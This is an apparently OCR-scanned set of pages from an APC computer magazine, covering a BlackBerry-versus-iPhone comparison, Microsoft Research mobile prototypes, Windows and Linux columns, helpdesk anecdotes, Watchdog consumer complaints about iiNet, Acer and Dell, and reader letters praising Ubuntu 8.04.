The decision is both less and more than it first seems. Less, because these are two very different devices — even taking the new BlackBerry Bold into consideration. And more, because the comparison is not just about phones but their underlying platforms, which are also leagues apart.

They couldn't have had more different origins. The BlackBerry began life as a business device — a two-way interactive pager developed in conjunction with Ericsson, which parent company RIM rebirthed as a corporate email device to ride the first wave of the dot-com boom.

These days the BlackBerry has become the ultimate expression of mobile email. But almost every other function is secondary. The BlackBerry is an adequate phone, a decent media player and a rather pedestrian organiser. It plays well with Windows, the business OS of choice, but not at all with Macs unless you pony up US$40 for third-party software, The Missing Sync (from **www.markspace.com**). Forget about RIM's licensed PocketMac sync package, it blows.

As much as the BlackBerry's DNA is all business, the iPhone is a child of the street and popular culture. Its ancestor is the iPod, and the iPhone combines Apple's design aesthetic with high-tech high-touch to create what is in essence a pocket-sized computer. Apple has polished the entire experience from multimedia to the web — especially the web, with the best and most desktop-like browser in the smartphone business.

And both devices are kicking long from their respective ends of the field, hoping to run deep into their opponent's turf. The most recent BlackBerry devices have made necessary concessions to consumer tastes with the addition of multimedia playback and a digital camera. The second-gen iPhone has suited up for the office with Exchange-compatible push email and management tools for IT administrators.

The decision would be more clear-cut if we were back in the old days of having one mobile phone for work and one for personal use, just as there used to be a clearer demarcation between laptops for the office and home. But the lines have blurred into what's usually an either/or proposition.

So if you're a BlackBerry user casting covetous glances at the iPhone here's what you need to know and what neither Apple nor its fanboy acolytes will tell you.

When it comes to mobile email, the iPhone can't hold a candle to the BlackBerry. Like most smartphones the iPhone downloads messages in their original form, attachments and all. BlackBerry email is routed through a central RIM server which compresses emails into tiny packets which zip through the air, even on GSM. Speed isn't the only benefit: a BlackBerry user can get away with ridiculously low monthly data overheads and thus, relatively low-cost plans.

Even if we're lucky enough to score unlimited data plans, the iPhone's greater appetite for email in its original state means you could be faced with sky-high roaming charges when travelling overseas.

And as tiny as the BlackBerry

BlackBerry

The BlackBerry: still the choice for mobile email...

...but the iPhone's got MobileMe syncing, a no-brainer for the mainstream corporate market.

keypad may be, it's still a keypad. The iPhone's on-screen 'virtual keyboard' is sufficient only for SMS messages and basic web tasks such as entering addresses and filling out online forms. The more you rely on mobile email, the less appealing the iPhone becomes.

If you use the BlackBerry for work email, the new iPhone's support for Exchange will go some way towards bridging the business gap. But don't hold your breath waiting for the IT department to embrace the iPhone. Most admins are at best wary of the Mac as a platform and Apple as a vendor. At best they'll evaluate the iPhone and its management tools, and exactly how much control can be exercised over the iPhone as a client remains to be seen.

On the other hand, if your BlackBerry pulls down only POP3 email from your ISP or domain name through your carrier's BlackBerry Internet Service (BIS), Apple's new MobileMe service could tilt the balance in the iPhone's favour.

For $119 per year you get push email, contacts and calendars which are automatically synchronised across the iPhone and Windows or Mac notebooks or desktops, all accessible through a centralised online web suite. It's the kind of personal solution which RIM should have launched over a year ago when the company made its first push into more consumer-friendly BlackBerry handsets like the Pearl and Curve.

MobileMe won't win over advanced users who've already stitched up their online world through a personal domain name, Gmail and a bespoke collection of online tools such as Google Apps, but it's a no-brainer for the mainstream consumer market.

Put email aside, or accept the iPhone's implementation of mobile email, and everything changes. The iPhone has already rewritten the smartphone rulebook, and the new 3G model adds a few extra chapters.

You'll find it a far more usable device which you reach for and fire up more often, especially when it comes to accessing practical online services such as Google Maps. And while both the iPhone 3G and BlackBerry Bold pack a GPS receiver, the iPhone's larger screen and richer web browser gives it the edge.

And the iPhone's unparalleled abilities for music and video playback go without saying, even allowing for the enhanced multimedia capabilities of the BlackBerry Bold.

For all that, the iPhone is not without its share of caveats and hidden catches. It's much harder to use one-handed compared to the BlackBerry, or even hands-free if you enlist the aid of the BlackBerry's excellent voice dialling feature. You can't tether the iPhone to a laptop in order to act as an HSDPA mobile broadband modem.

You can't quickly drop in a microSD memory card preloaded with video clips for your next long trip. And not only can't the iPhone record video clips, it won't even send snapshots as MMS messages. Finally, there's the ultimate irony for a device which has music at its core — there's no support for Bluetooth stereo headphones.

How important each of those traits are to your current BlackBerry-bound usage will dictate how well, or how poorly, the iPhone fares in your final reckoning.

We could say that there's no easy answer to the 'BlackBerry or iPhone' conundrum. But there is: it's to use both devices.

MICROSOFT iPHONE KILLERS

Redmond is watching the iPhone. . . and planning to leapfrog it with next generation mobile technologies, *Ian Grayson* reports.

There's plenty of development action happening that will change the way mobile devices are used in the not-too-distant future.

One example is the work currently underway within the research labs at Microsoft. Microsoft Research is spread across six locations around the world and boasts a staff of more than 800 scientists and engineers. Of the dozens of projects currently being pursued, a healthy proportion is focused on mobile-related areas.

APC recently spoke with Microsoft Research general manager Kevin Schofield to get some insight into the types of research being conducted and how it might find its way into our lives. According to Schofield, he strives to keep the research briefs followed by his staff as broad as possible. As well as giving them the ability to follow their own ideas, this maximises the potential that something useful will result from their efforts.

"If you asked Bill Gates what technology will be the most important technology in three years time, he couldn't tell you," says Schofield. "That's why we have to be as broad as possible. You can't schedule breakthroughs. You can't say, 'we're going to solve this particular problem within the next six months' because research doesn't work that way."

LUCIDTOUCH

Items such as the iPhone and others from vendors such as HTC have highlighted the potential of touch-screen interfaces on mobile devices. Having the ability to access functions and manipulate items on the screen using nothing but fingers is pretty attractive. But one of the biggest problems is that, when you touch a small screen, your hands and fingers tend to obscure whatever's being displayed. Having large fingers and trying to accurately touch particular parts of the screen compounds the problem.

With this in mind, a team of Microsoft researchers have developed LucidTouch. Still in prototype form, LucidTouch makes

Microsoft's LucidTouch means your own mitts won't ever get in the way again. . .

Meet the new 'Status Update': SenseCam keeps an eye on you throughout your day.

use of sensors attached to the back of a mobile device. By using what Microsoft terms 'pseudo-transparency', LucidTouch overlays an image of the user's hands on the screen. The effect is to make the device seem semi-transparent so you can see what looks like shadows of your fingers on the underside of the screen.

As well as allowing much more accurate placement of fingertips on the device, LucidTouch also allows multiple fingers to be used simultaneously. Small dots appear on the shadow fingers showing exactly which part of the screen is being touched.

With the addition of an on-screen soft keyboard and some practice, it's even possible to type at reasonable speeds using the rear-mounted sensors.

MULTI-WIRELESS CONNECTIONS

Another group of researchers are busy examining how to improve the way mobile devices connect to wireless networks. With growing numbers of handsets now sporting Wi-Fi chips, this work is focusing on how better use can be made of them.

According to Schofield, there are many potential advantages to be had by allowing a device to connect concurrently to multiple Wi-Fi networks. "The control over how a device connects is done within software rather than hardware, and so this is where we are focusing the work," he says.

The work is focused on a technique called 'beacon-stuffing', where devices can receive data from a Wi-Fi access point without needing to be associated with it. The data is transmitted by an access point's radio beacon in the same way as network SSID details and so can be picked up by any Wi-Fi enabled device within wireless range.

The advantage is that such transmissions can be received even when the mobile device is already connected to another network, without any action being required of the user.

One early application is likely to be in the form of electronic advertising. Users walking down the street could receive electronic discount coupons from shops as they pass, sent via the shop's Wi-Fi access point.

Schofield says this delivery mechanism is appealing as it does not require any personal details to be shared from the device to the store, ensuring user anonymity and privacy is maintained.

"We are essentially re-thinking the radio part of mobile communications," he says. "We're building new device drivers that enable these sorts of connections to happen, making it more valuable to both businesses and consumers."

SENSECAM

Moving into the hardware area, another Microsoft Research team is developing a so-called 'black box' for humans. Dubbed SenseCam, the device is worn as a pendant around the neck and quietly records still images of the user's activities throughout the day.

The device comprises a digital camera and fish-eye lens, and a range of sensors including a thermometer, accelerometers, and light density and colour sensors. All sensors are controlled by the device's microprocessor, which determines when and how often images are taken.

When the user is not moving, the device takes one image about every 30 seconds with the rate increasing when movement or changes are detected. For example, if the light changes quickly this could mean the wearer has moved to a different location or someone else is standing in front of them. A 1GB storage card within the device can record around 30,000 images.

At the end of the day all images are downloaded to a PC, where specially designed software creates a filmstrip of the user's activities and movements.

Schofield says potential applications for the SenseCam are many and varied, including using it as a memory aid for people suffering degenerative brain diseases. By running through a daily summary of their movements, some report improvements in recall and memory performance.

It's also been tested in offices to monitor how workers juggle multiple tasks and by dieticians to record the food intake of patients. Schofield stresses that the device won't be hitting the stores any time soon, but early indications are that, when it does, demand will be strong.

SLAM

Acknowledging the phenomenal growth of social networking web sites and services, another Microsoft research team is developing a mobile device-based application that allows groups of users to quickly share anything from location and availability details to photos and messages.

Called SLAM (Social Location Annotation Mobile), the application does not use SMS or MMS services to send and receive data. Instead, all transmissions are sent via HTTP to a centralised server from where they are 'broadcast' to all members of the group.

As well as sharing data, SLAM users can see where other members are using an electronic map on their mobile device. Client devices regularly tell the central server their location, based on either GPS details or a triangulation of mobile base station towers. This aspect is likely to appeal to social groups wanting to plan meetings or other events.

Because of the obvious privacy concerns such a system generates, users have the ability to turn off their location information or make it available only to selected people.

Schofield says such research projects give insight into how rapidly mobile computing devices will evolve during the next few years. By combining ever more powerful hardware with sophisticated software, the potential for new applications and services is limited only by imagination. APC

Is that a **leaking window?**


The times they are a'changin' — just what does Windows 7's development mean exactly for Vista?

Tech enthusiasts love a good rumour, and the rumour mill is working overtime on Windows 7. Leaked milestone and other partial builds have been circulating for a few months, and the net is awash with screenshots of installs, new GUI buttons and the much-discussed in-built touchscreen system.

Microsoft doesn't seem too fazed about this. For one thing, its PR machine has such a tight grip on anything to do with Windows 7 that any rumour doing the rounds is utterly unsubstantiated, and leaked builds are incomplete. Some of the leaks are focused on a particular aspect of Windows, rather than a complete picture of the entire development process, and as such they give an incomplete snapshot of what users can expect from the finished product.

One of the more worrying fallouts for Microsoft is that the talk and speculation surrounding Windows 7 already seems to be pushing Vista out of the spotlight, even before 7 hits public beta. I've already commented about how unjustifiably unpopular Vista is, but it has to be a major concern to Microsoft that some IT pundits seem to be giving up on Vista already and looking ahead to the next release.

Here are just two of the screenshots that varied web sites are touting as the real Windows 7.



> THERE'S NO REASON THAT WE SHOULD SEE WINDOWS 7 AS THE SILVER BULLET

Some people don't know what they've got even when it's staring them in the face, so I'm not going to waste any more nerve impulses defending Vista. Clearly it's an OS people love to hate, and they're more than welcome to use XP.


But let's project forwards in time and consider Windows 7. At the moment it's anticipated to be released either late in 2009 or early 2010, which brings us back to the product release cycle we were used to through the 1990s and early 2000s. Based on that, there's no reason that we should see Windows 7 as the silver bullet.

Like all Windows releases it will be another milestone on the evolution trail — a combination of foresight and vision tempered by technical realities and the usual frustrating but often necessary compromises. It will also be the culmination of all the feedback Microsoft has received from Vista users, IT pros, Customer Experience Improvement Programs and, yes, even the ravings in online forums.

Windows 7 will also be released into a business environment which has taken steps towards implementing and supporting Vista, even if that hasn't actually happened. I've discussed before how the everyday realities of using Vista in corporate networks require quite a lot of investment in infrastructure, skills and resources, and it's Windows 7 which will get most of the immediate benefit of these initiatives.

And what about the user experience? Vista has introduced new concepts like User Account Control and elevated accounts, more intuitive filesystem navigation and integrated search, and all are now part and parcel of the Windows interface. There's no reason to suspect that Microsoft will seek to reinvent the wheel, so users should expect an interface which is already comfortable and familiar. And for that reason (if for no other) I can already think of a few people who will probably hate it.

To borrow a hackneyed phrase, Windows Vista is 'where it's at', so if you're holding off moving away from Windows XP simply because Windows 7 is lurking just over the horizon, my advice would be not to. The big upgrade from XP is Vista and it's with us right now.



Windows **view**

by James Bannan

James Bannan is a systems manager at St Leonard's College (Vic) and APC's resident Windows expert. He'll be checking out Windows for you every month.

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cisco

The driver **bastion**

Accelerated 3D graphics and wireless drivers are the final stumbling block for compatibility. As Ashton points out, NVIDIA and AMD are changing that.

One of the nice advantages to Linux is that you don't need to go hunting for and installing drivers — unlike Windows, all drivers for just about everything you'll ever need are included as part of the kernel (or, in the case of graphics, X Windows), and any distribution worth its salt will be set up to detect and automatically load the correct drivers on demand.

For *just about* everything, that is. There are two exceptions at the moment — accelerated 3D, and wireless. While some products have native support in these categories, there are others for which the specifications haven't been made available and, in turn, make it very hard for open source developers to write drivers for.


In the case of wireless, some very smart open source boffins have made a 'wrapper' to use the native Windows driver under Linux, but while it works it's still a hack (and not the ideal solution). Performance aside, maintenance and stability are important — for example, if a driver has a bug and it's been open-sourced, open source developers can fix it. However, if the source is closed, users and developers have to wait for vendors to fix it.

This is one of the problems that plagues accelerated 3D drivers under Linux. While 2D drivers are mature, reverse-engineering accelerated 3D drivers is a copiously harder ball game. Which is why, for the moment, Linux users need to install the official binary drivers from vendors like Nvidia and AMD to enable accelerated support.

Which, if you're coming from Windows, isn't a big ask as you're used to fetching drivers direct from Nvidia or AMD for your cards. But, as closed source, you have to wait for the vendor to fix, improve or create new drivers. And, because they're closed, this means that Linux drivers for cutting-edge cards are released long after their Windows counterparts.

But that's changing. With Nvidia's spanky new 200 series chipset, the company not only released the 177.35 drivers for Windows to enable new 280 or 260 owners to use the cards under Windows XP and Vista but it also released the 177.13 drivers for the same under Linux — on the same day, at that. This is perhaps the first time a Linux release has coincided with the Windows one.

But it's not just Nvidia coming to the party — at almost the same time AMD announced new support for its Linux drivers, adding features like CrossFire and, more importantly, releasing specifications for its latest cutting-edge cards.



AMD is fast catching NVIDIA when it comes to driver quality.

AMD's move isn't just a gesture, it's a commitment — in addition to releasing specifications, Linux drivers will be bundled on the driver CD along with Windows drivers shipped in the box with every new GPU. And, as if to further separate its lead over Nvidia in this area, its encouraging its card vendors to include a Tux logo on the box indicating Linux support.

For a company which (when it was ATI, at least) used to take six months or more for Linux drivers, it has come a long way indeed.

We're quite sure the competition with Nvidia and its (in the past) better Linux driver support has little to do with it, of course.

Because that's the juice in all this — Linux is getting bigger each year, and with its growth accelerating there's a real monetary return to be providing for and supporting Linux — it doesn't get any simpler: when you go to buy a new GPU, you're going to buy the one with the best Linux support.

For someone who used to use Nvidia exclusively — precisely because its Linux drivers were much more mature than AMD's — I may well choose differently with my next purchase.

> IF YOU'RE COMING FROM WINDOWS, IT ISN'T A BIG ASK AS YOU'RE USED TO FETCHING DRIVERS DIRECT FROM NVIDIA OR AMD

LinuxWindow

by Ashton Mills

Editor of the Linux Pocketbooks *series, and now with CHOICE magazine, Ashton has been a tech journo for over 13 years, including five years with APC.*

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My phone's always engaged!

We can excuse end users who have difficulty with complex hardware or applications — but not those who can't work telephones or mice...

Rod Gaynor, the ICT manager at Santa Maria College in Attadale, WA, swears this is true:

Rod: What seems to be the problem?
Caller: This new phone system is no good! (*we had just switched to VoIP*)
Rod: Why? What's wrong?
Caller: I can't get through to anyone. It won't let me ring out.
Rod: Oh. Doesn't sound good. What happens exactly?
Caller: I dial the number and it just goes beep beep beep.
Rod: Are you trying to ring your number?
Caller: Yes.
Rod: Could it be that it's engaged?
Caller: Oh! (click)

THE MOUSE THINGO

A reader who doesn't want to be named was on the helpdesk team for this organisation. He was asked to set up a new user.

"I think about two minutes went by before the user called back saying they couldn't get into the EDMS (Electronic Document Management system). The user couldn't see any errors, so I asked what they were actually able to see on their screen. 'I can't see anything,' the user said.

"So on the off chance the user was really this stupid I asked the question 'Have you turned your PC on'? The response was 'Oh... hang on... how do I turn it on?' I told the user how to do it, but to play it safe I held the line until the user was actually at their login screen. But even typing in the username and password proved too difficult for the user, who said 'The mouse thingo isn't moving'.

"'You mean the cursor isn't moving on the screen?'

"'Yeah I move it and nothing happens.'

"'You may have a disconnected mouse or a dodgy one, I'll come and have a look shortly.'

"I didn't want to risk this going on any longer so I made the journey to the user's desk and asked them to show me the problem. What I saw will haunt me forever.

"The user had lifted the mouse off the desk and was pointing it at the computer, moving it around frantically in the air and saying 'see, it doesn't go anywhere'."

CLUELESS TECH SUPPORT

Chris Grealy of Capabala, Queensland, tells us he's been reading about our end users for a while, but for a bit of balance, wants to share this one about clueless tech support.

"A few years ago, my wife and I were happy dialup users, until one evening, we could not get a connection. The next morning, everything was working again normally. After this happened a few times, I rang the help line, explaining that we were frequently unable to get a connection with an error message that said 'the remote computer did not respond in a timely manner.'

"The tech support operator replied that our modem must be faulty. The modem was under warranty, and the shop was happy to test it. It came back 48 hours later with no fault found.

"So, I purchased a separate $20 prepaid dialup account with the same ISP (BigPond). The next time the desktop failed to connect with the usual account, I was able to get an immediate connection with the prepaid account. I assumed that would prove to them that the phone line and modem were not at fault. But no, they wouldn't even check their own equipment, insisting that the fault must be at my end.

"The icing on the cake came when they suggested I might like to switch to ADSL. I asked how they could possibly provide an ADSL service if they couldn't manage dialup, and they were not amused.

"So we switched to another ISP, and the problem never came back. I have to wonder whether their tech support was genuinely clueless about basic fault finding, or whether they had been instructed never to admit the possibility of their equipment failing." APC

WINNERS!

The launch of Roxio Toast 9 Titanium redefines Mac burning. Toast 9 allows consumers to record high-def content from high-def camcorders and Blu-ray discs, as well as their favourite HD programming from Elgato's EyeTV devices. Users also have the option to burn HD video and slide shows on standard DVDs. For on-the-go entertainment, Toast 9 introduces Roxio Streamer, which allows users to stream video content stored on their Mac to a Wi-Fi connected iPhone or iPod Touch or any internet-connected Mac or PC. Toast 9 also offers the ability to capture streaming audio for recording internet radio, and allows captured music tracks to be automatically tagged with song titles, artist or other related information. RRP $179.95 (inc GST).

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iinept?

One reader vividly shares his torturous experience of trying to get online — it's strong language, but he's not the only reader invoking hellish wrath this month.

Talk about iinept! It amazes me that iiNet can continue to exist when they can show such stunning levels of incompetence. This saga would be laughable if it wasn't true.

It began when I signed up to iiNet in September 2005. I agreed to a 24-month contract with the inducement of a free ADSL2+ modem. I was running my business from home so a rapid internet connection was essential; so was the fact that it be connected quickly. After 10 days I was notified the modem wouldn't be available for four weeks. As I needed a connection urgently I went and bought one. Four weeks later, when I rang to ask for my free modem, I was told the promotion was over and they wouldn't honour the deal. I should have got the idea then .

Over the ensuing period my business grew and so I decided to connect both my home and office with iiNet Naked DSL... what a fool.

[After a seemingly unending series of glitches, non-connections, delays and lack of communication, Lee decided:] I'd rather eat my own liver than give any more money to such a badly run organisation — I rang the next morning and cancelled my account. It staggers me that, in the 21st century, in a competitive market, that such callous disregard for customer service could exist. Mistakes happen, I understand that, but it's how you deal with them that can turn someone into a customer for life. Ultimately, I will have the last laugh as I will never use iiNet again and have gone from an advocate of the service to someone that has a vehement dislike (that's putting it mildly). One stuff-up I can understand, two is surprising and three is beyond belief. It's obviously not just me — the problems are systemic, why else would head office have an answering machine?

One day there will be a shakeup in the internet industry, as there is in every industry when the growth slows and it moves into maturity. This is when these actions return to reek vengeance on the management and shareholders of organisations like iiNet, and as far as I am concerned it couldn't happen to a nicer bunch of incompetents! They have cost me thousands in rent and staff, plus having to buy a data card. May they rot in hell.

Lee Featherby
Managing Director
Crows Nest, NSW

Can't get connected? Lee from Crows Nest had a rotten time getting online with iiNet...

Watchdog asked iiNet to explain what could have gone wrong to cause Lee so many problems (and so much frustration in trying to get connected):

Dear Watchdog,

iiNet empathises with Mr Featherby's situation and regrets any inconvenience he endured. Over the years, iiNet has continually released innovative products to a highly competitive marketplace.

While the focus is always on the customer, with new technology comes new challenges and the uptake of Naked DSL exceeded our expectations. In this instance, it appears there was a breakdown in the communication process between ourselves and the customer involved.

It is highly unsatisfactory when customers endure a lack of follow-up, changes in appointments and connection delays; these issues can be better managed with a higher level of communication. We continue to review all our processes in an effort to improve customer communications throughout the entire 'provisioning' process. Communication is essential to a successful customer relationship and feedback makes the customer experience more transparent and allows iiNet to continually improve its processes for all customers.

As you can appreciate, we are unable to discuss specific details due to privacy considerations; however we have engaged in ongoing discussions with the customer and have reached a resolution that is agreeable to both parties.

Mark White
Chief Operating Officer
iiNet

Lee was having none of it: "I wondered why I received a follow-up call last week from iiNet... obviously you had made contact. They said that they were 'reviewing customer feedback messages' and mine had come to their attention.

"I was promised a credit that would cover three months' rent of my home internet connection plus a refund for the modem I bought from them. A $250 credit does not assuage my anger that an attitude to customers like iiNet's actually exists.

"Am I happy with what they offered? Slightly appeased would be my response, certainly not 'agreeable to both parties' as they imply... They are a long way from compensating me for the thousands their incompetence has cost me."

THE GHOST IN THE LCD MACHINE

Savo Regulic of Rivett, ACT, read 'Repeat Offender' in May's Watchdog (page 23) and thought he'd write of his own problematic experiences with an Acer LCD TV.

After purchase, Savo had noticed that his telly suffered very bad ghosting on the screen, especially when the unit was cold, and so booked it in for repairs with the service agent Highpoint. He received the TV back after the service, only to note that : "There was *no change to the unit at all*, the issue was still there. Along with receiving the unit in the same state, it now had *multiple scratches* over the brand-new unit. I have photos as proof prior to sending the unit and receiving the unit." Savo resubmitted the TV to Highpoint, but, on its second return, there was no change again to the issues. "This time, the unit was *not packed in the original packaging*; this caused *even more scratches on the unit!* The ghosting issue is still there. The LCD panel seems to be replaced but now has two bright pixels. The unit also suffers from firmware issues."

Savo told Watchdog that, after calling Acer's support centre, he attempted to talk to someone higher up than the call centre but was told this wouldn't be possible. "I would like to see this issue resolved as it is costing Acer money on repairs – not to include my time/frustration."

Highpoint's National Call Centre Manager Richard Cutting told *APC*: "Acer Highpoint Sydney repair centre has contacted the customer to review his concerns. Acer has [re]organised delivery of the unit to Highpoint in Sydney. Upon receipt of its arrival, the unit will be [re]evaluated and if found to be beyond repair then a suitable replacement or refund will be given."

Ultimately, the TV's third sojourn proved to be the charm for the haunted Savo: "They refunded the whole amount, which I was very pleased with, other than all the service issues. I will know not to purchase again with Acer."

Screen ghosting is one thing, but non-existent servicing is even scarier!

AND NOW FOR SOME DELL HELL...

Dear *APC*, I am in Dell hell. In February the hard drive of my four-year-old Dell laptop crashed, terminally. After about 30 minutes of painstakingly repeating tests I had already done, I finally convinced the guy from Dell on the end of the phone that I did indeed need a new hard drive. He then informed me I would need to call another number, which of course was closed.

I managed to order one the next day and was told it would take 'up to three weeks'.

When, after three weeks, nothing had arrived, I phoned the parts department again, and was told they should have said it would take up to five weeks, and something about 'quality control problems'. The woman said she would get the agent handling the sale in Australia to contact me. He never did.

When nothing had arrived after five weeks I phoned again, and was told they were having shipping problems. After waiting seven weeks, I emailed Dell's customer service line, lodging a complaint. So now, here I am after eight weeks staring at a useless laptop that I am supposed to be using to study an online university course, getting absolutely nowhere with the faceless people from Dell.

Interestingly, they did manage to extract the payment from my bank account in less than 24 hours. At least they have that department working efficiently.

Chris Browning
Goolwa, SA

Watchdog asked Dell to account for the delays Chris experienced, but we weren't able to extract too much by way of explanation:

Dear Watchdog,
I've been informed the customer now has the part. We apologise for any inconvenience caused. We inadvertently ordered an end-of-life replacement part that is no longer available, twice, and this is what caused the delay.


Marty Filipowski
Corporate Communications
Dell

Chris confirmed the replacement but wasn't exactly singing Dell's praises: "Yes I have received the part, two days short of nine weeks from the date it was ordered.

"It is now working well, everything is now functional again.

"Dell does not, as far as I know, have a shopfront, or anywhere customers can go to get service, so ***their phone or online service is our only option.*** *Therefore it is important that their online support functions efficiently.*

"All in all it was an extremely frustrating time, with the people serving me seemingly unable to give me any explanation of what was happening, and no follow through. When there is no physical business presence to go to, phone calls are unsatisfactory, and emails are ignored, one is left feeling totally powerless. I hope that Dell takes these matter seriously, and takes measures to improve their service, because the service I received was just not good enough."



Parting is such sweet sorrow: for its part, Dell had no part to part with.

watchdog@acpmagazines.com.au

Has an IT vendor or telco stuffed you around? Let us know about it and we'll chase them for a solution on your behalf. Letters sent to watchdog@acpmagazines.com.au must include the writer's full name, street address, suburb, state and phone number to be considered for print publication (please also include details such as invoice numbers and people you've spoken to). Address and phone details will not be published. All correspondence becomes the property of *APC* and is subject to editing.

Ubuntu sets the masses free

By saying Ubuntu was a better upgrade than Vista, *APC* has won both plaudits and brickbats. . .

UBUNTU — A REAL ALTERNATIVE

I would like to congratulate you on the July feature on Ubuntu 8.04, which I found very interesting and informative. I have been a Windows user for around 15 years now and, like many before me, I have tried Linux only to be put off by its apparent complexity and the fact that I never could get the thing to work!

Re-invigorated by reading your article, I took the plunge with Ubuntu and was immediately impressed with the Wubi Windows installer. I was simply blown away by the ease of installation and the fact I did not have to re-partition my drive or end up destroying the MBR like so many times before. This in itself is a great step forward and reason enough for all those people who have ever wanted to try Linux, but were afraid like me, to give it a go. (All other Linux distributions should sit up and take note!)

I agree with you that Linux is now a 'real' alternative to Windows and can no longer be looked upon as simply a geeky operating system for nerds.

John Pollard
Bligh Park, NSW

UBUNTU SETS ME FREE

I was intrigued by the Ubuntu OS on the July cover DVD. As someone who has suffered the inadequacies of Microsoft systems for many years I installed Ubuntu 8.04 on my laptop.


Installation was a breeze, with the OS immediately finding my printer (wireless — a gift) and the open network I was working in (also wireless). In fact I had no issues that made me second guess my decision.

Of course the Dolby sound isn't quite right, but that is only a minor, minor issue for me, a writer. I have tried other Linux systems in the past out of pure frustration, but they were simply too hard for me, and I guess, many other general computer users to utilise.

